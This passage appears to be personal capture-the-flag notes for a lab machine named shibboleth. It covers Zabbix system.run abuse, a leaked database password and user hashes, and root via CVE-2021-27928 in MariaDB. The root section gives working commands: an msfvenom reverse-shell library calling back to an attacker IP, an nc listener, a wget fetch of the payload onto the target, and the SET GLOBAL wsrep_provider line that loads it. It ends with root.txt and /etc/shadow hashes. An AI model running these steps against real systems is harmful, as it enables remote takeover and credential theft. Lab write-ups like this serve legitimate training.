login to zabbix go to configuratio⟹hosts⟹items⟹key⟹system.run[exploit]



then test script/get values to execute...



IPMI-SVC

Enumeration

```
╔══════════╣ Analyzing Zabbix Files (limit 70)
-rw-r----- 1 root ipmi-svc 21863 Apr 24  2021 /etc/zabbix/zabbix_server.conf
LogFile=/var/log/zabbix/zabbix_server.log
LogFileSize=0
PidFile=/run/zabbix/zabbix_server.pid
SocketDir=/run/zabbix
DBName=zabbix
DBUser=zabbix
DBPassword=bloooarskybluh
SNMPTrapperFile=/var/log/snmptrap/snmptrap.log
Timeout=4
AlertScriptsPath=/usr/lib/zabbix/alertscripts
ExternalScripts=/usr/lib/zabbix/externalscripts
FpingLocation=/usr/bin/fping
Fping6Location=/usr/bin/fping6
LogSlowQueries=3000
StatsAllowedIP=127.0.0.1
```

zabbix:bloooarskybluh 00 - Loot > Creds

```
MariaDB [zabbix]> select userid,alias,name,surname,passwd from users;
+--------+--------------+-------------+--------------+--------------------------------------------------------------+
```

```
| userid | alias         | name         | surname       | passwd                                                                |
+--------+---------------+--------------+---------------+-----------------------------------------------------------------------+
|      1 | Admin         | Zabbix       | Administrator | $2y$10$L9tjKByfruByB.BaTQJz/epcbDQta4uRM/KySxSZTwZkMGuKTPPT2 |
|      2 | guest         |              |               | $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06 |
|      3 | Administrator | IPMI Service | Account       | $2y$10$FhkN5OCLQjs3d6C.KtQgdeCc485jKBWPW4igFVEgtIP3jneaN7GQe |
+--------+---------------+--------------+---------------+-----------------------------------------------------------------------+
```

```
╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/local/bin/ayelow.sh
/usr/local/bin/mysqldsafe.sh
/usr/bin/gettext.sh
/usr/bin/rescan-scsi-bus.sh
```

```
ipmi-svc@shibboleth:/usr/local/bin$ cat ayelow.sh
#!/bin/bash
/usr/bin/ipmi_sim -n -c /etc/ayelow/ipmi_lan.conf -f /etc/ayelow/sim.emu
```

```
ipmi-svc@shibboleth:/usr/local/bin$ cat mysqldsafe.sh
#!/bin/bash
/usr/bin/mysqld_safe --user=root --socket/var/run/mysqld/mysqld.sock --max_connections=4096
```

```
2021/12/31 01:14:00 CMD: UID=0    PID=1008   | /usr/bin/ipmi_sim -n -c /etc/ayelow/ipmi_lan.conf -f /etc/ayelow/sim.emu
2021/12/31 01:14:00 CMD: UID=0    PID=1007   | /bin/bash /usr/local/bin/ayelow.sh
```

nothing much really here... thought possible path injection but unable...


mysql status/version information


```
MariaDB [zabbix]> \s
--------------
mysql  Ver 15.1 Distrib 10.3.25-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2

Connection id:          160
Current database:       zabbix
Current user:           zabbix@localhost
SSL:                    Not in use
Current pager:          stdout
Using outfile:          ''
Using delimiter:        ;
Server:                 MariaDB
Server version:         10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04
Protocol version:       10
Connection:             Localhost via UNIX socket
Server characterset:    utf8mb4
Db     characterset:    utf8
Client characterset:    utf8mb4
Conn.  characterset:    utf8mb4
UNIX socket:            /var/run/mysqld/mysqld.sock
Uptime:                 11 min 7 sec

Threads: 23  Questions: 9051  Slow queries: 0  Opens: 210  Flush tables: 1  Open tables: 204  Queries per second avg: 13.569
--------------
```

Finally googled mysql 10.3.25 vulnerabilities





looks promising.. lets start with the red one...

root

CVE-2021-27928 - Github exploit

simple steps
on kali:

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.128 LPORT=9002 -f elf-so -o CVE.so
nc -lvnp 9002
```

on shibboleth machine:

```
cd /dev/shm/ && wget http://10.10.14.128/CVE.so
mysql -u zabbix -p zabbix
```

enter password

and exploit with:

```
SET GLOBAL wsrep_provider="/dev/shm/CVE.so";
```

root.txt

```
root@shibboleth:/root# cat root.txt
233686daffa0336f4ccef100f516ecd3
```

uname -a

```
root@shibboleth:/root# uname -a
Linux shibboleth 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

id & whoami

```
root@shibboleth:/root# id
uid=0(root) gid=0(root) groups=0(root)
root@shibboleth:/root# whoami
root
```

/etc/shadow

```
root@shibboleth:/root# cat /etc/shadow
root:$6$HeRqkRJL9pttp4EY$TBE4vztPy9lOaywPhVdhQHwiPa09s7RJw418EMjmS0RKea/1QBwLqTHK84ato5yDBF59dMvSNbQQ1pVy.K1dp.:18741:0:99999:7:::

...[snip]...

ipmi-svc:$6$rnKUQQE9QwT1bVVt$7JWeqxtaYfMZa0EO0clguLK4Fh3N/IN6djXUl2M2MQ5PHVmQ1vLwlxnNMVhn7y/oEpjltVyvbw1wbBBZ//apV.:18925:0:99999:7:::

...[snip]...
```